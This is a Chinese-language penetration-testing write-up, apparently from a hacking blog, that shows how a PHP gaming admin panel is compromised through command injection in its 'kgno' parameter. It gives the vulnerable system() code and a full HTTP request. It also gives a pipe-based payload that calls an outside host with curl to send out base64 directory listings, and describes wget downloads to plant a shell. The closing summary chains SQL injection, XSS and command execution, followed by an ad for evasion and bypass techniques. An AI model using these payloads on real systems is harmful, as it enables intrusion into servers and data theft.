    else if($GameType == "gamehg28" || $GameType == "gamehg16" || $GameType == "gamehg11" || $GameType == "gamehg36" || $GameType == "gamehgwv" || $GameType
== "gamehgdw")
    {
        $GameKind = "gamehg";
    }
    else if($GameType == "gamexync" || $GameType == "gameqcsc")
    {
        $GameKind = $GameType;
    }
    return $GameKind;
}

```

HACK学习呀

只需要随便挑个值即可，并且这个值，不等于if里的某项值


我这里就随便挑了个值gamehg28

当我们传递post请求参数为

```
No=1&GameType=gamehg28
```

就会进入if分支，从而执行代码，如下图


```
if($row=$db->fetch_array($result))
{
    $cmd = "cd /alidata/www/k_8/caiji && {$row['open_url']} No={$No} resultStr={$kgno}";
    system($cmd);
    $msg = "已成功执行开奖，是否已开奖请关注监测结果";
}
```



我们可以看到有两个参数可以控制\$cmd的值


一个是\$No，一个是\$kgno

```
$No = isset($_POST['no'])?FilterStr($_POST['no']):"";
$kgno = isset($_POST['kgno'])?FilterStr($_POST['kgno']):"";
```



而这两个参数都是可以控制的，那我们控制最后一个参数，方便控制cmd语句

传递参数并输出\$cmd来看看




```
POST /sgamemanage.php HTTP/1.1
Host: 192.168.121.1
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ick.a68nn1mm8k3cc7cgq7h50
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

no=1&gametype=gamehg28&action=open_gamehg&kgno=2

HTTP/1.1 200 OK
Date: Wed, 25 Dec 2019 14:00:43 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 100

cd /alidata/www/k_8/caiji && /alidata/server/php/bin/php crawler.php source=Korea
No=1 resultStr=2
```



可以看到输出的cmd语句

这里讲一下linux下的&&和||

比如

```
echo 1 && echo 2
```

表示输出1成功后再输出2

```
root@ubuntu:~/cobaltstrike 3.14#  
root@ubuntu:~/cobaltstrike 3.14# echo 1&&echo 2  
1  
2
```

echo 1 || echo 2

表示输出1失败才去输出2

```
root@ubuntu:~# echo 1||echo 2  
1  
root@ubuntu:~# cd /aa||echo 2  
bash: cd: /aa: No such file or directory  
2
```

可以看到上图，cd一个不存在的目录失败，就会输出2

那么有个问题就是这里的代码里的cmd命令是肯定可以成功执行

我们用&&让他继续执行我们的代码即可，但是源码里实体化编码了&符号

```
cd /alidata/www/[-_~]/caiji && /alidata/server/php/bin/php crawler.php source=Korea  
No=1 resultStr=2&amp&amp
```

可以看到变成了&

那么有没有别的办法能执行我们的办法呢

这里说一下，一个|的作用

```
echo 1|echo 2  
root@ubuntu:~# echo 1 |echo 2  
2
```

这里可以看到，输出了2，我们再看

说白了就是会执行我们后面传递的参数

```
no=1&gametype=gamehg28&action=open_gamelog&kgno=2|curlht  
tp://aa.bb:865
```

aa.bb的机器监听865端口即可收到请求

然后使用wget去下载文件，发现我们的文件被下载到cd的目录下了

```
cd /alidata/www/xxxx/caiji
```

这里用curl来查看，因为system函数是无回显的

服务器端监听865端口

可以看到收到的get请求为base64加密后的ls值

我们解开看看即可

```
YmluCmJvb3QKZGV2CmV0Ywpob21lCmluaXRyZC5pbWcKbGliCmxpYjY0Cmxvc3QrZm91bmQKbWVk
```

```
bin  
boot  
dev  
etc|  
home  
initrd.img  
lib  
lib64
```

HACK学习呀

然后就一直看路径，找到web根路径即可，然后用wget把文件下载到目录
即可getshell

总结：

- 1.常规渗透，无果
- 2.找目标源码，并下载回来审计
- 3.审计到一个注入漏洞以及一个XSS
- 4.利用注入，注出管理员账号密码，然后利用XSS打到后台
- 5.登录后台，利用命令执行漏洞，通过下载文件到方式成功拿到权限



更多免杀以及Bypass技巧，代码审计以及实战案例
可以加入我们到知识星球
一起交流学习，打击网络犯罪



HACK学习交流

星主: HACK学习

知识星球

微信扫描预览星球详情



精选留言

用户设置不下载评论